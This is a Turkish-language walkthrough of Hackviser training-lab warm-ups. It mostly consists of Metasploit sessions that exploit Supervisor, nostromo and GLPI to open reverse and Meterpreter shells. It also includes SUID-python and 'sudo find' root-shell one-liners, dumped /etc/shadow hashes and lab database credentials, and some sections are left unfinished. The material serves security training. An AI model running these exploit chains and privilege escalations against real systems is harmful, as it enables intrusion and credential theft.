

Hacksiver Isınmalar

3.Isınmalar:


1.Super Process:

1.Soru: Hangi portlar açık?



2.Soru: Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?
9001 portuna gidiyoruz. Supervisor 3.3.2 alttaki bu sürüm bilgisini araştırıyoruz.

searchsploit komutu, sisteminizde kurulu olan exploit veritabanında arama yapmanıza olanak tanır. O yüzden bu komutla bir arama başlatıyorum.



```
msf6 > sudo su
[sudo] password for kali:
root@kali:~# msfconsole -q
msf6 > search supervisor

Matching Modules
=====
#  Name
-  -
0  exploit/linux/http/cisco_ucs_rce      2019-08-21  excellent  Yes  Cisco UCS Director Unauthenticated Remote Code Execution
1  exploit/linux/ssh/cisco_ucs_scuser    2019-08-21  excellent  No   Cisco UCS Director default scpuser password
2  exploit/linux/http/supervisor_xmlrpc_exec 2017-07-19  excellent  Yes  Supervisor XML-RPC Authenticated Remote Code Execution
3  exploit/linux/http/trueonline_p660hn_v2_rce 2016-12-26  excellent  Yes  TrueOnline / ZyXEL P660HN-T v2 Router Authenticated Command Injection
4  exploit/linux/http/zyxel_lfi_unauth_ssh_rce 2022-02-01  excellent  Yes  Zyxel chained RCE using LFI and weak password derivation algorithm
5  \ target: Unix Command                  .          .          .          .
6  \ target: Linux Dropper                 .          .          .          .
7  \ target: Interactive SSH                .          .          .          .
```

GÖREVLER

- 3 Puan
- 7 Puan

SRVPORT 8080 yes on the local machine or 0.0.0.0 to listen on all addresses. The local port to listen on.

Payload information:

Description:

This module exploits a vulnerability in the Supervisor process control software, where an authenticated client can send a malicious XML-RPC request to supervisor that will run arbitrary shell commands on the server. The commands will be run as the same user as supervisor. Depending on how supervisor has been configured, this may be root. This vulnerability can only be exploited by an authenticated client, or if supervisor has been configured to run an HTTP server without authentication. This vulnerability affects versions 3.0a1 to 3.3.2.

References:

- <https://github.com/Supervisor/supervisor/issues/964>
- <https://www.debian.org/security/2017/dsa-3942>
- <https://github.com/phith0n/vulnhub/tree/master/supervisor/CVE-2017-11610>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-11610>

View the full module info with the `info -d` command.

msf6 exploit(linux/http/supervisor_xmlrpc_exec) >

info komutuyla buluyoruz.

3.Soru: Güvenlik zafiyeti bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?

```
_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Interactive SSH'

msf6 > use 2
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 10.8.10.8
LHOST => 10.8.10.8
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RPORT 9001
RPORT => 9001
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > sset RHOSTS 172.20.4.109
[-] Unknown command: sset. Did you mean set? Run the help command for more details.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > sset RHOST 172.20.4.109
[-] Unknown command: sset. Did you mean set? Run the help command for more details.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOSTS 172.20.4.109
RHOSTS => 172.20.4.109
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > CHECK
[-] Unknown command: CHECK. Did you mean check? Run the help command for more details.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check

[*] Extracting version from web interface..
[-] Error connecting to web interface
```

RHOSTS HEDEF IP , LHOST DA SENİN IP. SHELL AL VE KİM OLDUĞUNU SOR.

```
RHOSTS => 172.20.4.109
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > CHECK
[-] Unknown command: CHECK. Did you mean check? Run the help command for more details.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check
[*] Extracting version from web interface..
[-] Error connecting to web interface
[*] 172.20.4.109:9001 - Cannot reliably check exploitability.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit
[*] Started reverse TCP handler on 10.8.10.8:4444
[*] Sending XML-RPC payload via POST to 172.20.4.109:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.4.109
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.4.109:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[*] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.10.8:4444 -> 172.20.4.109:59886) at 2024-10-19 13:52:32 -0400

meterpreter > shell
Process 496 created.
Channel 1 created.
whoami
nobody
```

Nobody

4.Soru: Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir? Python2.7

```
File Actions Edit View Help
[*] 172.20.4.109 - Meterpreter session 1 closed. Reason: Died
find / -perm -u=s -type f 2>/dev/null
[-] Unknown command: find. Run the help command for more details.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > find / -perm -u=s -type f 2>/dev/null
[*] exec: find / -perm -u=s -type f 2>/dev/null

sistemde SUID yetkisine sahip uygulamaları bulmak için find komutunu
aşağıdaki komutu çalıştıralım.
/usr/bin/kismet_cap_nrf_52840
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/vmware-user-suid-wrapper
/usr/bin/pkexec
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_nrf_51822
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
```

5.Soru: "root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

öncelikle etc/shadow *u okumamız için root yetkilerine sahip olmamız gerekiyor. Bunun için Çalışan dosyalara baktığımızda python2.7yi GTF0Bins listede SUID altında bulduğumuzda

```
meterpreter > execute -f /bin/sh -c "python -c 'import os; os.execl(\"/bin/sh\", \"sh\", \"-p\")'"
```

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

```
cat /etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon*:19635:0:99999:7:::
bin*:19635:0:99999:7:::
sys*:19635:0:99999:7:::
sync*:19635:0:99999:7:::
games*:19635:0:99999:7:::
man*:19635:0:99999:7:::
lp*:19635:0:99999:7:::
mail*:19635:0:99999:7:::
news*:19635:0:99999:7:::
uucp*:19635:0:99999:7:::
proxy*:19635:0:99999:7:::
www-data*:19635:0:99999:7:::
backup*:19635:0:99999:7:::
list*:19635:0:99999:7:::
irc*:19635:0:99999:7:::
gnats*:19635:0:99999:7:::
nobody*:19635:0:99999:7:::
_apt*:19635:0:99999:7:::
systemd-network*:19635:0:99999:7:::
systemd-resolve*:19635:0:99999:7:::
messagebus*:19635:0:99999:7:::
systemd-timesync*:19635:0:99999:7:::
sshd*:19635:0:99999:7:::
hackviser:$y$j9T$QQu/LS49B5S0JnhbHl0LG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeYSp03cc5:19640:0:99999:7:::
systemd-coredump!:19635:0:99999:7:::
```

Etc shadow dosyasını görüntüledim.

```
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
```

2.Glitch:

1. ve 2.Soru: Hangi portlar açık? 22,80 ve nostromo

```
[root@hackerbox]# #
#nmap -sV goldnertech.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 13:15 CDT
Nmap scan report for goldnertech.hv (172.20.4.59)
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http     nostromo 1.9.6
MAC Address: 52:54:00:75:B9:36 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
[root@hackerbox]#
```

3.Soru: Güvenlik zafiyetinin CVE kodu nedir?

Sosyal mühendislikten yararlanıyoruz. İnternette nostromo 1.9.6 arattığımda exploitler görüyorum açıklamalarına baktığımda CVE kodu olarak CVE-2019-16278 görüyorum.

4.Soru: Linux çekirdek sürümü nedir?

```
[root@hackerbox]~# msfconsole -q
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
msf6 > search nostromo

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/http/nostromo_code_exec  2019-10-20      good  Yes    Nostromo Directory Traversal Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nostromo_code_exec
```

```
msf6 > use 0
[-] Unknown command: use0. Did you mean use? Run the help command for more details.
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) > set RHOSTS goldnertech.hv
RHOSTS => goldnertech.hv
msf6 exploit(multi/http/nostromo_code_exec) > set LHOST 172.20.3.104
LHOST => 172.20.3.104
msf6 exploit(multi/http/nostromo_code_exec) > check
[*] 172.20.4.59:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/nostromo_code_exec) > exploit

[-] Handler failed to bind to 172.20.3.104:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
```

```
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash

www-data@debian:/usr/bin$ uname -a
uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021
x86_64 GNU/Linux
```


Linux kernel versiyon numarasının **5.11.0-051100-generic** olduğunu tespit ettik.

5.Soru: "hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

istenen parola bilgisini içeren dosyayı okumaya çalıştığımızda okuyamıyoruz ve yetki yükseltmemiz gerektiğini fark ediyoruz.

```
www-data@debian:/usr/bin$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Öncelikle HackerBox’ımızda exploit-2.c dosyası oluşturup, yukarıda bağlantısı bulunan repodaki exploit-2.c’deki kodları kopyaladım.


```
root@hackerbox:~# nano exploit-2.c
root@hackerbox:~# tail exploit-2.c
system(path);
printf("[+] restoring suid binary..\n");
if (hax(path, 1, orig_bytes, sizeof(elfcode)) != 0) {
    printf("[~] failed\n");
    return EXIT_FAILURE;
}
printf("[+] popping root shell.. (dont forget to clean up /tmp/sh
;))\n");
system("/tmp/sh");
```

```
root@hackerbox:~# python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
|
```


Devamını yapamadım.

3. Find and Crack:

1.Soru: Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?



Sayfada yer alan butonlardan IT Management butonuna tıkladığımızda glpi adlı BT varlık yönetim yazılımının çalışıyor.



2.Soru: Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?

80 ile 3306 yani http ile mysql çalıştığını görüyoruz. GLPI BT yöneticisi için exploit arayabiliriz ilk önce metasploit içerisinde bakıyorum.

önceliğimiz her zaman son sürümü kullanmak.

bash: msfconsole: command not found

[*]-[root@hackerbox]-[*]

#msfconsole -q

This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.

msf6 > search glpi

Matching Modules

=====

#	Name	Disclosure Date	Rank
0	exploit/linux/http/glpi_htmlawed_php_injection	2022-01-26	excellent
Yes	GLPI htmLawed php command injection		
1	exploit/multi/http/glpi_install_rce	2013-09-12	manual
Yes	GLPI install.php Remote Command Execution		

Interact with a module by name or index. For example `info 1`, use `1` or use `exploit/multi/http/glpi_install_rce`

msf6 > █

msf6 > use 0

[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Msf::OptionValidateError One or more options failed to validate: RHOSTS.

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > info

Name: GLPI htmLawed php command injection
Module: exploit/linux/http/glpi_htmlawed_php_injection
Platform: Linux
Arch: x64, cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosure: 2022-01-26

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOSTS 172.20.4.175
RHOSTS => 172.20.4.175

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 172.20.4.104:4444

[*] Running automatic check ("set AutoCheck false" to disable)

[+] The target appears to be vulnerable.

[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp

[*] Sending stage (24772 bytes) to 172.20.4.175

[*] Meterpreter session 1 opened (172.20.4.104:4444 -> 172.20.4.175:42926) at 2024-10-19 13:50:41 -0500

meterpreter > ls

Listing: /var/www/html/glpi/vendor/htmLawed/htmLawed

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100755/rwxr-xr-x	18092	file	2012-06-30 03:57:08 -0500	LICENSE-GPL2
100755/rwxr-xr-x	7651	file	2012-06-30 03:55:58 -0500	LICENSE-LGPL3


```

meterpreter > ls /var/www/html/glpi/vendor/htmlawed/htmlawed
Listing: /var/www/html/glpi/vendor/htmlawed/htmlawed
=====
Mode                Size      Type    Last modified    Name
----                -
100755/rwxr-xr-x    18092    fil     2012-06-30 03:57:08 -0500 LICENSE-GPL2
x
100755/rwxr-xr-x     7651    fil     2012-06-30 03:55:58 -0500 LICENSE-LGPL3
x
100755/rwxr-xr-x    54766    fil     2021-09-03 18:43:00 -0500 htmlawed.php
x
100775/rwxrwxr-x    52516    fil     2020-12-22 00:47:42 -0600 htmlawedTest.php
x
100666/rw-rw-rw-    218118  fil     2021-09-03 18:43:48 -0500 htmlawed_README.htm
-
100775/rwxrwxr-x    127498  fil     2021-09-03 18:27:18 -0500 htmlawed_README.txt
x
100775/rwxrwxr-x     22390  fil     2019-09-25 01:46:58 -0500 htmlawed_TESTCASE.txt
x
meterpreter >

```

Tek tek bir arka dizine giderek, bu isme benzer dosya var mı diye kontrol edeceğim.

GLPI dizini altında config adında bir dizin var.

cat ile dosyayı okuyorum.

```

meterpreter > ls
Listing: /var/www/html/glpi/config
=====
Mode                Size      Type    Last modified    Name
----                -
100644/rw-r--r--    342     fil     2023-10-17 06:44:59 -0500 config_db.php
100644/rw-r--r--     32     fil     2023-10-17 06:44:59 -0500 glpicrypt.key

meterpreter > cat config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
    public $dbdefault = 'glpi';
    public $use_timezones = true;
    public $use_utf8mb4 = true;
    public $allow_myisam = false;
    public $allow_datetime = false;
    public $allow_signed_keys = false;
}

```

3.Soru: Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?

sudo ayrıcalıklarıyla çalışan komutları listelemek için list “-l” komutunu çalıştırırız.

4.Soru: backup.zip parolası nedir?

Find komutu kullanılarak yapılabilecek yetki yükseltme saldırılarının payloadlarını incelediğimizde sudo ile ilgili aşağıdaki payload işimizi görebilir.

```
sudo find . -exec /bin/sh \; -quit
```

devamı yok

5.Soru: Kimin madencilik yaptığından şüpheleniliyor?

Bunun için arşivi zipten çıkarmalıyız.